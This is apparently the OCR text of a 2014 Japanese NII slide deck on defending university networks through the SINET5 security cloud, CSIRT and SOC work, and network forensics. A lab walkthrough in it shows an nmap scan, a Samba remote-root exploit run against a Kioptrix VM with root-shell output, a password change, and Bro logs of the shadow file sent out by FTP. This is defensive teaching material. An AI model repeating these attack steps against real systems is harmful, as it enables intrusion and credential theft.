
大学共同利用機関法人 情報・システム研究機構
NII 国立情報学研究所
学術情報基盤オープンフォーラム 2014
5月29日木

大学のセキュリティを守る SINET5 セキュリティクラウド

国立情報学研究所
学術ネットワーク研究開発センター
山田　博司

セキュリティの重要性と現状 － 振り返り

- 昨今のSecurityを取り巻く状況や、様々な攻撃から自組織のネットワーク防御を行うことの重要性は、ご存じのとおりです。
- でも、防御態勢の現実はどうでしょうか？
  - ✓「セキュリティ　―1.0！」 → 基本的なところができていない。
    - （文部科学省　主催　平成25年度情報セキュリティセミナー）。
  - ✓ SINET4までは、様々な疎通サービスを提供が目的。
  - ✓ 現状では、SINETには、SOC,　CSIRTも存在しない。
- 仕組み（オペレーション、CSIRT）、技術、ルール、マインド
  - ✓ セキュリティ担当者へのサポートとセキュリティ防御に対する理解は？
    - 「セキュリティ機器を入れればすべて解決するのだろう。」
    - 「サービスの利便性が失われるのは困る。」
    - 要員不足
- 攻撃側は？
  - ✓ さまざまな敵、目的、モチベーション、背後事情
  - ✓ 攻撃は、巧妙化、複雑化へ
  - ✓ ネットワーク上にあふれる攻撃・脆弱性情報、攻撃ツール



国立情報学研究所
National Institute of Informatics

防御のための４つの視点

- **技術**
  - ✓ セキュリティ機器の導入と適切な設定
  - ✓ ミスコンフィグレーションは限りなく削減、Secureな設定（ISO27001, NSA, …）
  - ✓ Log情報解析、パケット情報解析, 相関解析、マルウエア解析

技術

- **防御のための組織の仕組み（CSIRT, NOC, SOC)**
  - ✓ 利用者、管理者への情報提供、教育
  - ✓ インシデント対応、セキュリティ対応のための設定変更
  - ✓ インシデント時の影響把握、侵入経路など状況把握（エビデンスを取得）
  - ✓ 監査、脆弱性検査

仕組み

- **ルール/Policy**
  - ✓ 個人・機器管理者が守るべき義務
  - ✓ インシデント時の機器遮断、個人の機器検査などの対応に関する権限と義務
  - ✓ 得られたデータ・情報の扱いに対する権利と義務

ルール

- **利用者、管理者のMind Set・高い倫理感**
  - ✓ 決められたルールの遵守。自分のデータ・機器は自分で守る。
  - ✓ セキュリティデータを扱う者の倫理。

マインド

- **どれ一つ欠けても、防御はできません。**
- **SINETとしてセキュリティ向上のために果たすべき役割は何か？何ができるか？**

国立情報学研究所
National Institute of Informatics

防御のための4つの視点 – 現実は？

- **技術**
  - ✓セキュリティ機器(IPS)への過信はNGです。100%完全ではありません。
    - False Positive/Negative、設定ミス、Zero-Day攻撃、暗号化、….
  - ✓攻撃の進化に対して、防御も進化しなければいけない。
- **防御のための組織の仕組み（CSIRT, SOC, NOC)**
  - ✓運用・監視（Operation)のワークフローが機能しているか？
  - ✓インシデント時の情報の流れ（最初の窓口）が明確か？
  - ✓治外法権セグメントはないか？
- **ルール/Policy**
  - ✓「きちんと読んだことはないが、確かどこかに書いてあった」。
  - ✓インシデント時の機器遮断、個人利用機器の検査権限の不備。
  - ✓得られたデータ・情報の扱いに対する義務と取得・分析権限の不備。
- **利用者、管理者のMind Set・高い倫理感**
  - ✓「自己点検は、適当に報告すればいいや！」「内緒にしておこう！」
  - ✓「データ解析したら、個人の通信履歴がわかってしまう！」
  - ✓「パッチをあてるのは、面倒だな…！」

技術

仕組み

ルール

マインド

敵を知り己を知れば百戦危うからず（孫子）(1)

- 自組織のシステム構成、設定、利用状況、ルールの把握
  - ✓組織として管理・把握できていない機器が接続していないか？
    - Configuration Management Database
    - PRADS (Passive Real-time Asset Detection System)
    - Excelとかの管理台帳は……
  - ✓公開するサーバと内部で守るべきサーバとが、セグメントの中で混在していないか？
    - DMZに置くべきもの、FWの配下で守るもの
  - ✓このトラヒックは、ネットワークのどこまで疎通させるか？
    - FWのアクセスリスト(ACL)のポリシーは明確に決まっているか？
    - 設定ミスはないか？
    - ポリシーに基づいて、実際のトラヒックの出入りをモニタできているか？
  - ✓何が起きているか？（Syslog)、どれだけトラヒックが流れているか？を確認できる仕組みがあるか？
    - Netflow < Packet String Data)< Full Packet Capture

敵を知り己を知れば百戦危うからず（孫子）(2)


- 自組織のシステム構成、設定、利用状況、ルールの把握
  - ✓適宜、脆弱性に応じた対処、機器のUpdateをしているか？
  - ✓定期的に、管理する端末についてVirus Scanはしているか？
    - 「自分の端末は、自分で守る」。
  - ✓組織として、管理の仕組みが回っているか？
    - SCIRT, SOC, 情報セキュリティセンタ
    - 教育、訓練メニュー
  - ✓設定、ポリシー、ルールは絶えずメンテナンスされているか？
  - ✓セキュアな設定になっているか？

1. セキュリティ機器で生成された警告や取得した様々なデータをもとに、原因分析をするためにNWの情報は必要。
2. 緊急の対処が必要な場合（NW遮断など）に、影響範囲を把握するために、NW情報は必要。

SINET自身においても、絶えず自問自答しながら強化を図る

敵を知り己を知れば百戦危うからず（孫子）(3)

- ✓ Open source search
- ✓ Port Scan, OS detection
- ✓ List User accounts
- ✓ Identify application
- ✓ Password sniffing
- ✓ Brute-forcing
- ✓ Password cracking
- ✓ Known exploits
- ✓ Evaluate Trust Search for clear text passwords
- ✓ Clear logs, Hide tools
- ✓ Create rogue user accounts, Schedule batch jobs, plant remote control services, install monitoring mechanism, etc
- ✓ SYN flood, ICMP techniques, Out of Bounds TCP option, etc.



多くの場合、段階を踏んで攻撃を行う。

- ✓ 早期の段階で検知
- ✓ 複数の防御ラインをどのように設計するか？
- ✓ 「どこの段階まで進んでいたか？」を正確に把握できるか？


Ref.
Stuart McClure, et.al., Hacking Exposed, 7th Edition – Network Security Secrets & Solutions

敵を知り己を知れば百戦危うからず（孫子）(4)

backtrack5を用いた、理解のための簡易な検証環境：


Measploitは、もちろん

Snort, Suricata, BRO,
Wireshark, PRADS, nmap,　…



攻撃側BackTrack5
On VM

Security Monitorサーバ
（Security Onion) On VM



Kioptrix level 1
- Aquire “root” access
of this machine

被害サーバ On VM

トラヒックをモニタ

Virtual Switch

VMware workstation on Windows 8.1


敵を知り己を知れば百戦危うからず（孫子）(5)

検証環境でBackTrack5を使った例：

①偵察行為の実施

```
root@bt:~# nmap -n -sTUV -pT:22,80,111,139,443,U:111,137 192.168.24.132
.....
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp  open  http        Apache httpd 1.3.20
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd (workg
......
```

調査
偵察



②脆弱性と攻撃ツールの調査

```
root@bt:~# ./SambaVuln10 -b 0 192.168.24.13
samba-2.2.8 < remote root exploit by eSDee
-------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

③Concept of Proofの入手と実行

敵を知り己を知れば百戦危うからず（孫子）(6)

検証環境でBackTrack5を使った例：

```
---------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
---------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

④ルート権限で侵入

侵入
権限取得
情報入手

⑤ルート権限で、様々なことを行う
- 内部ファイルを盗む
- コマンドをうつ
- ツールを送り込む　.....


※Brute Forceツールでパスワード取得するツールも存在する

⑥　乗っ取った権限で、ファイルを取得、パスワード変更、不正アクセス、あとは…


証拠
隠滅

遠隔操作

```
passwd harold
New password: lotsofPasswords
Retype new password: lotsofPasswords
Changing password for user harold
passwd: all authentication tokens updated successfully
```



敵を知り己を知れば百戦危うからず（孫子）(7)



Defense in Depth: 入口、出口、最終ライン、レイヤ階層、…

SINETのセキュリティクラウド基盤は、全体の中で、どのような防御壁になればよいか？

Ref.

Richard Bejtlich, The practice of network security monitoring – Understanding INCIDENT DETECTION AND RESPONSE

防御方法の考え方


- Vulnerability-Centric Defense　(ex. IPS/IDS, FW)
  - ✓脆弱性をついた攻撃に対する防御機能
  - ✓監視とアラート、パケット遮断。
  - ✓シグネチャーベース。
  - ✓主として、既存の攻撃方法に対する防衛。

  →
  - すり抜けるものもある。
  - False Positive/Negative
  - アラート分析が重要

- Threat-Centric Defense　(ex. NSM)
  - ✓セキュリティモニタ機能を導入、通信状況をモニタ
  - ✓振る舞い（セッション、パケット）ベース。
  - ✓Collection + Detection + Analysisのサイクル。
  - ✓NW forensicに必要

  →
  - 膨大な量のデータ
  - 「個人情報」の問題
  - インシデント時のForensicに有効

- いずれも大事
- コストとのトレードオフ
- SINET側でやれる防御とは何か？



Ref.
Chris Sanders, et. al., Applied Network Security Monitoring - Collection, Detection, and Analysis

Incidentが起きたら　– Forensicをスタート

- インシデントが生じたときに、その原因を突き止め、攻撃された範囲、他への影響範囲、を特定すること。

技術　仕組み

✓IPSなどのアラートがトリガー

- どこと通信をしていたのか？
- ファイルなどが送受信されていないか？
- 送りこまれたファイルは何か？Exeなら、Malwareの可能性は？
- 盗まれたファイルは何か？
- アラートの上がった端末が他に内部の端末に変な通信をしていないか？

✓分析にはデータが必要

- セッションデータ、パケットデータがあれば、より詳細にわかる。

ルール　マインド

✓ルールの完備

- パケット取得と分析の了解があること
- セキュリティポリシー上のパケット内部の分析ができる権限があること
- 知りえた情報の守秘義務の履行

Ref.
Sherri DAVIDOFF, et. Al., Network Forensics – Tracking Hackers Through Cyberspace
Chris Sanders, et. al., Applied Network Security Monitoring - Collection, Detection, and Analysis

Incidentが起きたら　– Forensicをスタート

- CSIRT Forensic チーム （続き）
  - ✓犠牲となった端末と通信した内部の他の端末に問題はないか？
  - ✓全容をまとめ、報告
- CSIRT コーディネートチーム・幹部
  - ✓ 盗まれたファイルの重要性の判断
  - ✓ 関係機関への報告、情報共有など
- SOC チーム
  - ✓他に同様な脆弱性を持つ端末はないか、すぐに是正処理
  - ✓外部へのFTPの許可を制限したFW ACL設定の再検討

Network Forensic Tools

➡ 問題の対応と反省を踏まえた更なる強化への一歩へ

Network Forensic - 痕跡は？

検証環境でBackTrack5を使った例：

- Network Forensic Tool (BRO(Open Source))を用いたForensicの実施
  - ✓サーバの前でパケットをキャプチャ （Security Onion）
  - ✓BROによりセッション情報データを構成、保管

⑥侵入後に、何をされたのか？

コネクションデータ

1399888506.156569	Cg9GGd3c9hFEhjlJC2	192.168.24.131	33676	192.168.24.2	53	udp	dns
1399888541.792922	CYbKXA4hYLlYGd6FCh	192.168.24.132	1027	192.168.24.131	61529	tcp	ftp-data
1399888543.820839	CQRPKKKhqH74jXYJ6	192.168.24.132	1028	192.168.24.131	51083	tcp	ftp-data
1399888506.154524	COGgPg2YyIR8XuE2v6	192.168.24.132	1026	192.168.24.131	21	tcp	ftp
1399888487.895784	CQyk9q4l6LrNQGYRv5	192.168.24.131	50428	192.168.24.132	45295	tcp	-

FTPコネクション詳細データ

1399888541.792345 COGgPg2YyIR8XuE2v6 192.168.24.132 1026 192.168.24.131 21 ftplogin <hidden> PASV
Entering Passive Mode (192,168,24,131,240,89) ……

1399888541.793302 COGgPg2YyIR8XuE2v6 192.168.24.132 1026 192.168.24.131 21 ftplogin <hidden> STOR
ftp://192.168.24.131/./shadow ……..


1399888543.820589 COGgPg2YyIR8XuE2v6 192.168.24.132 1026 192.168.24.131 21 ftplogin <hidden> PASV
Entering Passive Mode (192,168,24,131,199,139) …….

実は、攻撃元からFTPでファイルを盗まれていました。セッション情報には、他にも攻撃の痕跡が….。

Incidentが起きたら　– 何をされたのか？

- CSIRT Forensic チーム
  - ✓怪しいファイルは？
  - ✓何かExeのファイルを送り込まれていたら、マルウエアかどうかの判断
    - 自前で静的分析
    - 自前で動的分析
    - サービスサイト

CucKoo




Team Cymru

virustotal


ThreatExpert

Incidentが起きたら　– 誰に攻撃されたのか？


- CSIRT Forensic チーム　（続き）
  - ✓攻撃先と思われる評判（Reputation)は？




Malware Domain List




Spyeye Tracker




Zeus Tracker



IP Void



URL Void



NREN-ISACによるIntelligence集約
（Collective Intelligence Framework)

SINET5におけるセキュリティ強化のために

- 3つのポイント
  - SINETネットワーク自身のセキュリティ強化
    - ✓ セキュアな機器設定
    - ✓ DDoS Mitigation
    - ✓ 情報の可視化

  - 参加機関へのセキュリティ支援
    - ✓ 参加機関向けの仮想FW, IPSによるサポート
    - ✓ 検知のためのログ分析基盤（SIEM基盤）とオペレーションサービス（SINET SOC（仮））
  - 参加機関との連携
